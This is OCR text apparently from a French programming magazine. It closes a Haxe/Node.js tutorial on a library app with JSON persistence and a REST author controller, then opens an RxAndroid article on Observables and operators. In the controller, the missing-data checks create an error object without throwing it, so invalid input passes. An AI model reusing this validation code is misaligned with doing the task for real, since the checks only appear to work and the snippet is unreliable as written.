NOTE SUR LES TYPES DE HAXE

La nature asynchrone de Node.js fait que de nombreuses fonctions ont en paramètre une fonction de rappel (*callback*) ; le profil de ces fonctions est noté de la façon suivante : `TypeParamètre1 -> TypeParamètre2 -> ... -> TypeValeurRetour`

Exemples :

- **`Error -> Void` désigne une fonction qui prend un paramètre de type `Error` et qui ne retourne rien ; exemple : `function cbEx1(e : Error)` ;**
- **`Int -> String -> Bool` désigne une fonction qui prend deux paramètres (un entier et une chaîne) et qui retourne vrai ou faux ; exemple : `function cbEx2(i : Int, s : String) : Bool`.**

Par ailleurs, le type `Dynamic` remplace n'importe quel autre (y compris une fonction) permettant ainsi de s'affranchir du typage strict de Haxe (avec un risque d'erreurs n'apparaissant qu'à l'exécution).

4. ÉTAPE N°2 : PERSISTANCE DES DONNÉES

Une bibliothèque est constituée de livres écrits par des auteurs ; cette deuxième étape consiste à mettre en place la persistance des données pour enregistrer ces derniers en utilisant la base de données NoSQL HaxeLow (LowDB).

4.1 Arborescence de l'application

Les fichiers ajoutés au cours de cette étape sont les suivants :

```
- framework/
    |- data/
        |- Object.hx
        |- Manager.hx
- src-srv/
    |- models/
        |- Author.hx
```

4.2 Classe métier « Author »

La classe métier **Author** est définie dans le fichier **src-srv/models/Authors.hx** ; elle hérite de la classe **Object** du *framework* (décrite plus loin) :

```
package models;
import data.Object;

class Author extends Object {
    public var firstname : String;
    public var lastname : String;

    public function new(firstname :
String, lastname : String) {
        super();
        this.firstname = firstname;
        this.lastname = lastname;
    }
}
```

4.3 Modification du point d'entrée et de l'API

Pour mettre en œuvre la persistance des données, il faut adapter le fichier **src-srv/Index.hx**, en initialisant dans le point d'entrée du programme la « connexion » au fichier JSON contenant les données :

```
    public static function main() {
        Manager.cnx = "lowdb.json";
        Listener.start();
    }
```

Pour l'expérimentation, il est possible de modifier l'action par défaut, en créant un auteur et en retournant la liste sérialisée :

```
    public function doDefault() {
        //~ res.end(Resource.getString("index"));
        var a : models.Author = new models.Author("Damasio",
"Alain");
        a.insert();
        var authors : Array<models.Author> = models.Author.
manager.all();
        res.setHeader("content-type", "application/json");
        res.end(haxe.Json.stringify(authors));
    }
```

4.4 Framework : persistance des données

L'écriture d'un *framework* pour la persistance des données permet de simplifier les classes métiers et de faciliter le changement de système de stockage (pour **MongoDB** par exemple).

4.4.1 Classe « Manager »

La classe **Manager** (fichier **framework/data/Manager.hx**) prend en charge la « connexion » à la base de données (c'est-à-dire au fichier JSON) :

```
package data;

class Manager {
    public static var cnx(default, set) : String; //stockage
en RAM si null
    static function set_cnx(filename : String) : String {
        if (db != null) {
            db.save();
            db = null;
        }
        cnx = filename;
        return cnx;
    }

    public static var db(get, null) : HaxeLow;
    static function get_db() : HaxeLow {
        if (db == null) { //initialisation automatique à la
première utilisation
            db = new HaxeLow(cnx);
        }
        return db;
    }
```

De plus, cette classe définit la méthode **all** permettant d'obtenir la liste des documents (« enregistrements ») d'une classe (« table »), ainsi que la méthode **get** permettant d'obtenir un document à partir de son identifiant ; c'est ici également que devrait être définie une méthode **search** permettant de rechercher des documents en fonctions de critères.

```
    var objClass : Class<Dynamic>; //le type de la classe
est "générique"
    public function new(className : String) {
```

```
        this.objClass = Type.
resolveClass(className);
    }

    public function all() : Dynamic {
//Array<Dynamic>
        return db.col(objClass);
    }

    public function get(id : String) :
Dynamic {
        return db.idCol(objClass).idGet(id);
    }
}
```

Le diagramme UML simplifié des classes **HaxeLow** et **HaxeLowCol** permettant de manipuler une base de données et des collections de documents est présenté en figure 2. Les méthodes **col** et **idCol** sont similaires : elles retournent la collection des documents de la classe passée en paramètre sous la forme d'un tableau. Néanmoins, **idCol** retourne un objet de classe **HaxeLowCol** (dérivée de la classe **Array**) avec des méthodes additionnelles pour insérer, rechercher, remplacer ou supprimer des documents. Pour plus de détails, étudier le code source **[7]**.




Figure 2 : Classes HaxeLow et HaxeLowCol.

4.4.2 Classe « Object »

La classe **Object** (fichier **framework/data/Object.hx**), dont héritent les classes métiers, contient le champ **id** qui leur sert d'identifiant (généré automatiquement) ainsi que les méthodes CRUD (*Create*, *Retrieve*, *Update*, *Delete*) de gestion des données. Elle imite l'API des macros SPOD (*Simple Persistent Objects Database*) de la bibliothèque standard Haxe :

```
package data;
import haxe.macro.Expr;
import haxe.macro.Context;

@:autoBuild(data.ObjectStaticMethods.add()) class
Object {
    public var id(default, null) : String;

    public function new() {
        this.id = HaxeLow.uuid();
    }

    public function insert() { //create
        Manager.db.idCol(Type.getClass(this)).
idInsert(this);
        Manager.db.save();
    }

    public function update() {
        Manager.db.idCol(Type.getClass(this)).
idReplace(this);
        Manager.db.save();
    }

    public function delete() {
        Manager.db.idCol(Type.getClass(this)).
idRemove(this.id);
        Manager.db.save();
    }
}
```

NOTE

La bibliothèque Node.js **Steno** utilisée par HaxeLow prévient les accès concurrents au fichier JSON.

4.4.3 Classe « Object »

La classe **ObjectStaticMethods** (également définie dans le fichier **framework/data/Object.hx**), sert à ajouter et initialiser, aux classes dérivées de **Object**, le champ **manager** (de type **Manager**) qui est à portée classe (« static » – et qui ne peut donc être hérité). La fonction **add** (cf. directive **autoBuild** de la classe **Object**) est une macro exécutée au moment de la compilation.

```
class ObjectStaticMethods {
    macro public static function add() :
Array<Field> { //exécuté lors de la compilation
```

```
        var className = Context.
makeExpr(Context.getLocalClass().get().module,
Context.currentPos());
        var fields = Context.getBuildFields();
//champs de la classe
        fields.push({
            pos : Context.currentPos(),
            name : "manager", //nom du champ
            access : [Access.APublic, Access.
AStatic],
            kind : FieldType.FVar(macro : data.
Manager, macro new data.Manager($className))
//type, valeur
        });
        return fields;
    }
}
```

La figure 3 illustre le résultat de l'héritage et de la macro sur la classe métier **Author**.

4.5 Compilation et test de l'application

La directive **-lib haxelow** doit être ajoutée au fichier **compile.hxml** et la bibliothèque Node.js Steno (dont dépend HaxeLow) doit être installée :

```
$ npm install steno #installation locale dans
"node_modules"
Recompiler et démarrer l'application comme
précédemment :
$ haxe compile.hxml
$ node index.js
```

Tester l'application dans le navigateur (http://127.0.0.1:8080) : la première requête HTTP déclenche la création du fichier **lowdb.json** (dont le contenu est lisible avec un simple éditeur de texte), puis, à chaque rechargement de la page, un nouvel auteur est créé (toujours le même !).




Figure 3 : Classes Author, Object et Manager.

5. ÉTAPE N°3 : GESTION DES AUTEURS

Cette troisième étape qui complète l'application consiste à rendre fonctionnelle la gestion des auteurs :

- ajout des vues pour la page d'accueil (menu) et la liste des auteurs ;
- adaptation de l'API (pour le routage d'URL) ;
- ajout du contrôleur pour la gestion des auteurs.

Parallèlement au développement de l'application, afin de permettre l'interopérabilité avec d'autres applications (web, mobiles...), un service web est mis en place.

5.1 Arborescence de l'application

Les fichiers ajoutés au cours de cette étape sont les suivants :

```
- src-srv/
    |- controlers/
        |- Author.hx
- static/
    |- styles.css remplacé
    |- theme-clear.css #ou theme-default.css
    |- icons/
- views/
    |- index.html complètement réécrit
    |- part-index.html
    |- part-author-list.html
```

5.2 Spécification de l'API

L'API du service web (et de l'application) s'inspire du style d'architecture ReST (voir le tableau page suivante).

Remarques :

- les données doivent être transmises au format **x-www-form-urlencoded** ou **application/json** ;
- les données sont retournées sous la forme de pages HTML, sauf si le client a indiqué dans l'entête de sa requête qu'il accepte le format JSON ;
- les codes d'erreur HTTP retournés sont : **400** (requête invalide), **404** (non trouvé), et **405** (méthode non autorisée).

Action	Méthode	URL	Données envoyées	Données retournées
Obtenir les auteurs	GET	`/author`	aucune (GET)	`[{id, firstname, lastname}, ...]`
Créer un auteur	POST	`/author`	`firstname&lastname`	`{id}`
Modifier un auteur	POST / PUT	`/author/::id::`	`firstname&lastname`	aucune (sauf HTML)
Supprimer un auteur	POST / DELETE	`/author/::id::`	aucune	aucune (sauf HTML -> `/author`)

5.3 Thème visuel

Pour l'exemple (mais le principe est le même pour n'importe quel thème), les gabarits utilisent la feuille de styles « WARD » qui peut être récupérée à l'adresse http://sallu.tuxfamily.org/-CSS- ; pour l'utiliser, il suffit de copier les fichiers **styles.css**, **theme-clear/default.css** et le dossier **icons** de l'archive dans le dossier **static** de l'application.

Pour WARD, une adaptation des chemins vers les icônes est nécessaire dans le fichier **styles.css** : remplacer toutes les chaînes **url(icons** par **url(/static/icons**.

5.4 Les gabarits (templates)

5.4.1 L'ossature de la page

L'ossature de la page (fichier **views/index.html**) est commune à toutes les vues ; elle sert notamment à faire le lien avec les feuilles de styles CSS ; les différentes sous-parties seront insérées à la place de **::part::** :

```
<!DOCTYPE html>
<html lang="fr"><head>
    <title>Bibliothèque Haxe / Node.js</title>
    <meta charset="UTF-8"/>
    <meta name="viewport"
content="width=device-width, height=device-
height"/>
    <link rel="stylesheet" type="text/css"
href="/static/styles.css"/>
    <link rel="stylesheet" type="text/css"
href="/static/theme-clear.css"/>
</head><body><div id="page">
::part::
</div></body></html>
```

5.4.2 Sous-partie « menu »

Le menu (fichier **views/part-index.html**) permet d'accéder à la page des auteurs ou des livres :

```
    <div id="header"><h1>Menu</h1></div>
    <div id="content">
        <ul class="vbox">
          <li><a href="/author">Les auteurs</a></li>
           <li><a href="/book">Les livres</a></li>
        </ul>
    </div>
```

5.4.3 Sous-partie « auteurs »

Cette vue « tout-en-un » (fichier **views/part-author-list.html**) permet d'ajouter, lister, modifier, et supprimer des auteurs :

```
    <div id="header"><h1>Liste des auteurs</h1></div>
    <div id="content">
<table><thead>
    <tr><th>Prénom</th><th>Nom</th><th></th></tr>
</thead><tbody>
```

Pour chaque auteur, il y a une ligne de tableau avec trois colonnes :

- champ d'affichage (et saisie) du prénom ;
- champ d'affichage (et saisie) du nom ;
- boutons pour enregistrer et supprimer (sans confirmation...) l'auteur :

```
::foreach authors::
    <tr>
        <td><input form="updateAuthor-::id::"
            type="text" required="required"
            name="firstname"
            value="::firstname::"/>
        </td>
        <td><input form="updateAuthor-::id::"
            type="text" required="required"
            name="lastname" value="::lastname::"/>
        </td>
        <td><ul class="hbox">
```

```
            <li>
                <form id="updateAuthor-::id::"
                 method="post" action="/author/::id::"
style="display:none"></form>
                <button form="updateAuthor-::id::"
type="submit" class="icon_record"></button>
            </li>
            <li>
                <form id="deleteAuthor-::id::"
                 method="post" action="/author/::id::"
style="display:none"></form>
                <button form="deleteAuthor-::id::"
type="submit" class="icon_remove"></button>
            </li>
        </ul></td>
    </tr>
::end::
```

La dernière ligne du tableau sert à ajouter un auteur :

```
    <tr>
        <td><input form="createAuthor"
            type="text" required="required"
            name="firstname"/></td>
        <td><input form="createAuthor"
            type="text" required="required"
            name="lastname"/></td>
        <td>
            <form id="createAuthor"
                method="post" action="/author"
                style="display:none"></form>
            <button form="createAuthor"
                type="submit"
                class="icon_add"></button>
        </td>
    </tr>
</tbody></table>
    </div>
```

Le pied de page contient un bouton pour revenir au menu.

```
    <div id="footer">
        <a class="button icon_back"
href="/"></a>
    </div>
```

5.5 Modification de l'API

Pour prendre en charge les nouvelles requêtes (cf. spécifications de l'API), il est nécessaire d'adapter le fichier **src-srv/Index.hx**.

Modifier l'action par défaut : il faut désormais fusionner **index.html** et **part-index.html** en utilisant le moteur de gabarits.

```
import haxe.Template;
/* ... */
 public function doDefault() {
  var page : String = Resource.
getString("index");
  var content : String = Resource.
getString("part-index");
  var tpl : Template = new Template(page);
  var html : String = tpl.execute({ part :
content }); //fusion (cf ::part::)
  res.end(html);
 }
```

Déléguer ensuite la gestion des auteurs au contrôleur :

```
 public function doAuthor(?id : String = null) {
  controlers.Author.dispatch(id, req, res,
data);
 }
```

Le répartiteur d'URL (cf. **Dispatch.run**) fonctionne de la façon suivante (cf. documentation **[9]**) :

FONCTIONNEMENT DU MOTEUR DE GABARITS

La page affichant la liste des auteurs est conçue pour être générée à partir d'un objet ayant un champ `authors` de type `Array<Author>` :

```
{
    authors : [
        { id : "...", firstname : "...", lastname : "..." },
        { id : "...", firstname : "...", lastname : "..." }, ...
    ]
}
```

- la directive `::foreach nomCollection:: ... ::end::` permet de dupliquer le code HTML autant de fois qu'il y a d'éléments dans le tableau (ou la liste) ;
- `::nomChamp::` est remplacé par la valeur de la propriété de l'objet.

Consulter la documentation officielle [8] pour plus de détails sur l'utilisation du moteur de gabarits.

- si l'URL n'a pas de paramètre (cf. http://127.0.0.1:8080), la fonction **doDefault** est appelée ;
- si les paramètres de l'URL sont **/author/a951z**, la fonction **doAuthor** est appelée avec **a951z** en paramètre (**id**) ; ce paramètre étant facultatif, la requête **/author** est également acceptée ;
- une exception serait levée, avec par exemple la requête **/book** (absence de fonction **doBook** à ce stade du développement).

5.6 Contrôleur « Author »

Le contrôleur chargé de prendre en charge la gestion des auteurs est défini dans le fichier **src-srv/controlers/Author.hx**. La méthode **dispatch** effectue la « sous-répartition » en fonction de la méthode HTTP (GET, POST, ...) et éventuellement de la présence/absence d'un identifiant ou de données (pour distinguer les différents cas où POST peut être utilisé) :

```
package controlers;
import haxe.Resource;
import haxe.Template;
import haxe.Json;
import js.node.http.IncomingMessage;
import js.node.http.ServerResponse;
using StringTools;

class Author {
    public static function dispatch(id :
 String, req : IncomingMessage, res :
ServerResponse, data : models.Author) {
        switch (req.method) {
            case "GET":
                if (id == null) {
                    retrieveAuthors(req,
res);
                } else {
                    throw new APIError(400,
"Bad Request: can't get author's detail");
                }
            case "POST":
                if (id == null) {
                    createAuthor(req, res,
data);
                } else {
                    if (data == null)
deleteAuthor(id, req, res);
                    else updateAuthor(id,
req, res, data);
                }
            case "PUT": updateAuthor(id,
req, res, data);
            case "DELETE": deleteAuthor(id, req, res);
            default: throw new APIError(405, "Method
not allowed: " + req.method);
        }
    }
```

La récupération des auteurs fait appel au modèle (cf. étape précédente) ; ensuite, les données sont retournées au format JSON si le client en a fait la demande (fonctionnement en mode « service web ») ou sous la forme d'une page HTML (fonctionnement en mode « application ») :

```
    public static function retrieveAuthors(req :
IncomingMessage, res : ServerResponse) {
        var authors : Array<models.Author> =
models.Author.manager.all();
        if (req.headers.get("accept") == "application/
json") {
            res.setHeader("content-type",
"application/json");
            res.end(Json.stringify(authors));
        } else {
            var page : String = Resource.
getString("index");
            var part : String = Resource.
getString("part-author-list");
            var subTpl : Template = new
Template(part);
            var content : String = subTpl.execute({
authors : authors });
            var tpl : Template = new Template(page);
            var html : String = tpl.execute({ part :
content });
            res.end(html);
        }
    }
```

Pour la création, les données reçues sont d'abord contrôlées (ici trop superficiellement) et échappées – avec notamment le remplacement de **<** et **>** par **<** et **>** pour limiter les risques de XSS (*Cross Site Scripting*) ; l'auteur est ensuite créé et inséré dans la base de données, enfin !

- en mode « service web » : l'identifiant est retourné ;
- en mode « application » : l'utilisateur est redirigé vers la liste des auteurs :

```
    public static function createAuthor(req :
IncomingMessage, res : ServerResponse, data :
models.Author) {
        if (data == null || data.firstname
== "" || data.lastname == "") {
new APIError(400, "Missing data");
        }
```

```
        var a : models.Author = new models.Author(data.
firstname.htmlEscape(), data.lastname.htmlEscape());
        a.insert();
        if (req.headers.get("accept") == "application/
json") {
            res.setHeader("content-type", "application/
json");
            res.end('{"id":"' + a.id +'"}');
        } else {
            res.writeHead(302, { location : "/author"
});
            res.end();
        }
    }
```

Pour la mise à jour d'un auteur, on vérifie au préalable son existence :

```
    public static function updateAuthor(id :
 String, req : IncomingMessage, res : ServerResponse,
data : models.Author) {
        if (data == null || data.firstname == "" ||
data.lastname == "") {
            new APIError(400, "Missing data");
        }
        var a : models.Author = models.Author.
manager.get(id);
        if (a == null) {
            throw new APIError(404, "Author not
found: " + id);
        }
        a.firstname = data.firstname.htmlEscape();
        a.lastname = data.lastname.htmlEscape();
        a.update();
        if (req.headers.get("accept") ==
"application/json") {
            res.end();
        } else {
            res.writeHead(302, { location : "/author"
});
            res.end();
        }
    }
```

Enfin, avec la suppression, toutes les méthodes de gestion des données définies dans le *framework* auront été utilisées :

```
    public static function deleteAuthor(id :
 String, req : IncomingMessage, res :
ServerResponse) {
        var a : models.Author = models.Author.
manager.get(id);
        if (a == null) {
            throw new APIError(404, "Author not
found: " + id);
        }
        a.delete();
        if (req.headers.get("accept") ==
"application/json") {
            res.end();
        } else {
            res.writeHead(301, { location :
"/author" });
            res.end();
        }
    }
}
```

5.7 Compilation et test de l'application

Les directives suivantes doivent être ajoutées au fichier **compile.hxml** :

```
-resource views/part-index.html@part-index
-resource views/part-author-list.html@
part-author-list
```

À ce stade, l'application permet la gestion des auteurs ; pour un déploiement, inclure les fichiers et dossiers suivants :

```
- index.js
- lowdb.json
- static/
- node_modules/
```

CONCLUSION

Cet article a présenté un exemple relativement complet (en termes d'architecture) d'application Node.js développée en Haxe. Le programmeur qui sera arrivé au terme de son développement aura à sa disposition environ 200 lignes de code réutilisables, ainsi que 150 lignes de code qui pourront servir d'exemple au développement d'une autre application « hybride » (à la fois application et service web).

L'utilisation du langage Haxe présente l'avantage d'utiliser un langage avec typage strict où de nombreuses erreurs sont détectées dès la compilation. De plus, la bibliothèque standard Haxe a été utilisée (pour le moteur de gabarits ou encore le répartiteur d'URL) préférentiellement aux solutions spécifiques à Node.js, ce qui peut faciliter le portage d'une application qui ciblerait la plateforme d'exécution PHP.

J'espère que vous aurez eu autant de plaisir à suivre les indications de cet article que j'en ai eu à le préparer, et à cette occasion, je remercie particulièrement Matthijs Kamstra pour ses excellents tutoriels **[10]**. ■

RÉFÉRENCES

[1] Site du langage Haxe : http://haxe.org

[2] Éditeurs et IDE pour le langage : http://haxe.org/documentation/introduction/editors-and-ides.html

[3] Indications pour l'installation de Haxe : http://haxe.org/download

[4] Téléchargement de Neko (pour installation manuelle) : http://nekovm.org/download

[5] Documentation sur l'utilisation des ressources : http://haxe.org/manual/cr-resources.html

[6] API Haxe/NodeJs : http://haxefoundation.github.io/hxnodejs/js/Node.html

[7] Dépôt HaxeLow (tutoriel, API et code source) : https://github.com/ciscoheat/haxelow

[8] Documentation sur le moteur de gabarits : http://haxe.org/manual/std-template.html

[9] Documentation sur le répartiteur d'URL : http://old.haxe.org/manual/dispatch

[10] Tutoriel Haxe/NodeJs : http://matthijskamstra.github.io/haxenode/index.html

[11] Dépôt Haxe JS Kit : https://github.com/clemos/haxe-js-kit

[12] Collectif, *« JavaScript ne se limite pas aux pages Web ! NODE.JS... »*, *GNU/Linux Magazine HS n°85*, juillet 2016.

POUR ALLER PLUS LOIN

Pour celles ou ceux qui souhaiteraient développer la gestion des livres, voici quelques indications :

- **la classe Book, a une propriété books de type `Array<Author>` ; HaxeLow gère très bien ce type de document (sans duplication de données sur les auteurs) ;**
- **pour le gabarit d'édition et d'ajout d'un livre, transmettre les données permettant de disposer de la liste des auteurs, par exemple :**

```
{ id : "...", title : "...", ...,
authors : [  { id : "...", firstname : "...", lastname : "..."
}, ... ],
availableAuthors : [  { id : "...", firstname : "...", lastname :
"..." }, ... ] }
```

Une autre piste pour aller plus loin consisterait à mettre en œuvre le principe des améliorations progressives (en utilisant AJAX – généré à partir de Haxe...) ; cela permettrait en effet d'exploiter le service web et :

- **de soulager le serveur (qui n'aurait plus la charge de générer les vues) ;**
- **d'améliorer l'expérience de l'utilisateur (en évitant le rechargement complet de la page à chaque requête).**

Enfin, d'autres bases de données NoSQL comme MongoDB (orientée documents) ou Redis (orientée clé/valeur) sont disponibles en Haxe/Node.js. De plus, Haxe JS Kit [11] donne accès – entre autres – à l'ORM Mongoose, au *framework* Express.js [12], à Socket.io (websockets), à Passport.js (pour l'authentification) ou encore Electron [12] (Atom Shell – pour la conception d'applications « desktop » multiplateformes).

PROGRAMMATION FONCTIONNELLE AVEC REACTIVEX ANDROID ?

RAMEL ADJIBI
[Ingénieur en Systèmes d'information, spécialiste techno mobile Android]

MOTS-CLÉS : ANDROID, JAVA, ANDROID STUDIO, REACTIVEX, ASYNCHRONOUS, DATA

En tant que développeur Android, vous avez probablement déjà fait face aux limitations des Asynctask, notamment sur la gestion des erreurs, de la rotation de l'écran, des «memory leaks», des exécutions en parallèle, etc. Si tel est le cas, nous allons voir dans la suite, une nouvelle façon de traiter les données de façon asynchrone sans pour autant parler d'Asynctask, de Services ni de Thread (Runnable).

ReactiveX, aussi connu sous le nom de *Reactive Extension* ou **RX**, est une bibliothèque qui permet de composer des programmes asynchrones basés sur des événements et des séquences observables ; ceci est parfait pour Android qui est une plateforme qui se sert beaucoup des événements et des interactions avec l'utilisateur.

RX est le résultat de la combinaison des patrons de conception `Observeur`, `Iterateur`, ainsi que de la programmation fonctionnelle.

RX est disponible dans plusieurs langages de programmation comme **Java**, **Swift**, **JavaScript**, **PHP**, **Scala**, **Python**, **Ruby**, **C#**, etc.

1. REACTIVEX POUR ANDROID : RXANDROID

Les composants principaux de RX sont :

- les `Observable` : ils permettent d'émettre des événements sous forme de données ;

- les **Observer** : ils s'enregistrent auprès des **Observable** afin de recevoir les données (événements) et de les traiter.

Plusieurs **Observer** peuvent s'enregistrer auprès d'un **Observable**.

Pour utiliser RXAndroid dans une application Android, il faudra importer la bibliothèque en l'ajoutant dans les dépendances du fichier **gradle** de votre application.

Commencez par créer votre projet d'application Android avec **Android Studio** ; votre application aura comme activité principale **MainActivity.java** (voir figure 1).

On ajoutera ensuite les dépendances de RXAndroid dans le fichier **gradle** de l'application comme suit :

```
apply plugin: 'com.android.application'
android {
    compileSdkVersion 24
    buildToolsVersion "23.0.3"
    defaultConfig {
        applicationId "introrxandroid.
android.com.introrxandroid"
        minSdkVersion 15
        targetSdkVersion 24
        versionCode 1
        versionName "1.0"
        testInstrumentationRunner
"android.support.test.runner.
AndroidJUnitRunner"
    }
    buildTypes {
        release {
            minifyEnabled false
            proguardFiles
getDefaultProguardFile('proguard-android.
txt'), 'proguard-rules.pro'
        }
    }
}
dependencies {
    compile fileTree(dir: 'libs', include:
['*.jar'])
    androidTestCompile('com.android.
support.test.espresso:espresso-
core:2.2.2', {
        exclude group: 'com.android.
support', module: 'support-annotations'
    })
    compile 'com.android.
support:appcompat-v7:24.1.1'
    testCompile 'junit:junit:4.12'
    compile 'io.reactivex:rxandroid:1.2.1'
    compile 'io.reactivex:rxjava:1.1.6'
}
```

N'oubliez pas de synchroniser le projet afin de récupérer les dépendances.




Fig. 1 : Création du projet dans Android Studio.

1.1 Observable

RX fournit une multitude d'opérateurs ; nous allons nous en servir pour créer notre **Observable**. Pour ce faire, allez dans l'activité **MainActivity**, puis dans la méthode **onCreate()** et créez ensuite l'**Observable** via le code suivant :

```
Observable<String> stringObservable = Observable.just(
        "Mercury", "Venus", "Earth", "Mars",
"Jupiter",
        "Saturn", "Uranus", "Neptune", "Pluto");
```

Nous avons créé ici un objet **stringObservable** qui contient un **Observable** lui-même créé grâce à la méthode **Observable.just()**. Tout simplement, notre objet **stringObservable** est déjà prêt à être utilisé et attend qu'un **Observer** puisse s'y enregistrer.

1.2 Observer

Nous allons ensuite créer un **Observer** dans notre activité comme suit :

```
public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState)
{
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Observable<String> stringObservable =
Observable.just(
                "Mercury", "Venus", "Earth", "Mars",
"Jupiter",
                "Saturn", "Uranus", "Neptune",
```

```
 "Pluto");
    }
    Observer<String> stringObserver = new
Observer<String>() {
        @Override
        public void onCompleted() {
            Log.d("RXPLANET", "onCompleted");
        }
        @Override
        public void onError(Throwable e) {
            Log.d("RXPLANET", "onError", e);
        }
        @Override
        public void onNext(String string) {
            Log.d("RXPLANET", "onNext: " + string);
        }
    };
}
```

L'**Observer** va utiliser les données émises par l'**Observable** via sa méthode **onNext()**. La méthode **onCompleted()** est appelée quand il n'y a plus d'événements envoyés par l'**Observable**. La méthode **onError()** est appelée quand une erreur survient lors du traitement des données reçues par l'**Observable**, car une erreur peut tout aussi bien compromettre les données que l'intégrité même du système.

Ce mécanisme est essentiel pour s'assurer du bon fonctionnement du système, car l'émission des données depuis l'**Observable** peut être infinie.

1.3 De l'Observer à l'Observable

L'**Observable** créé n'enverra pas de données tant qu'un **Observer** ne s'y sera pas enregistré. Alors, comment se passe cet enregistrement ? Comme suit :

```
Observable<String> stringObservable = Observable.just(
        "Mercury", "Venus", "Earth", "Mars",
"Jupiter",
        "Saturn", "Uranus", "Neptune", "Pluto");
stringObservable.subscribe(stringObserver);
```

En l'exécutant sur un mobile ou dans un émulateur, on devrait obtenir le résultat présenté en figure 2.

```
16:04:08.903 21808-21808/? D/RXPLANET: onNext: Mercury
16:04:08.903 21808-21808/? D/RXPLANET: onNext: Venus
16:04:08.903 21808-21808/? D/RXPLANET: onNext: Earth
16:04:08.903 21808-21808/? D/RXPLANET: onNext: Mars
16:04:08.903 21808-21808/? D/RXPLANET: onNext: Jupiter
16:04:08.903 21808-21808/? D/RXPLANET: onNext: Saturn
16:04:08.903 21808-21808/? D/RXPLANET: onNext: Uranus
16:04:08.903 21808-21808/? D/RXPLANET: onNext: Neptune
16:04:08.903 21808-21808/? D/RXPLANET: onNext: Pluto
16:04:08.903 21808-21808/? D/RXPLANET: onCompleted
```

Fig. 2 : Résultat de l'exécution de notre code.

On peut encore simplifier notre code comme suit :

```
stringObservable.subscribe(new
Action1<String>() {
    @Override
    public void call(String s) {
        Log.d("RXPLANET", "onNext: " + s);
    }
});
```

Vous remarquerez que nous avons supprimé l'objet **Observer** créé au départ et que nous l'avons remplacé avec une interface. L'interface de substitution utilisée ici se nomme **Action1** : le chiffre **1** indique juste le nombre de paramètres acceptés par la méthode **call**.

1.4 Les Opérateurs

En travaillant avec RX, vous verrez qu'on a accès à d'autres outils intéressants, notamment les **Operator**. Les **Operator** permettent de transformer les données émises par l'**Observable** ; ces données sont modifiées avant qu'elles n'arrivent au niveau de la méthode **onNext()**.

Dans notre exemple, si nous souhaitons ajouter la taille du texte en suffixe au texte original sans forcément attendre d'arriver dans la méthode **onNext()**, on pourrait faire :

```
public class MainActivity extends
AppCompatActivity {
    @Override
    protected void onCreate(Bundle
savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_
main);
        Observable<String> stringObservable =
Observable.just(
                "Mercury", "Venus", "Earth",
"Mars", "Jupiter",
                "Saturn", "Uranus", "Neptune",
"Pluto");
        stringObservable
                .map(new Func1<String,
String>() {
                    @Override
                    public String call
(String s) {
                        return "Planet name's : "
+ s + " " + s.length();
                    }
                }).subscribe(stringObserver);
    }
    Observer<String> stringObserver = new
Observer<String>() {
        @Override
        public void onCompleted() {
```

```
            Log.d("RXPLANET", "onCompleted");
        }
        @Override
        public void onError(Throwable e) {
            Log.d("RXPLANET", "onError", e);
        }
        @Override
        public void onNext(String string) {
            Log.d("RXPLANET", "onNext: " +
string);
        }
    };
}
```

Quand vous exécutez ce code, vous devriez avoir un résultat similaire à celui présenté en figure 3.

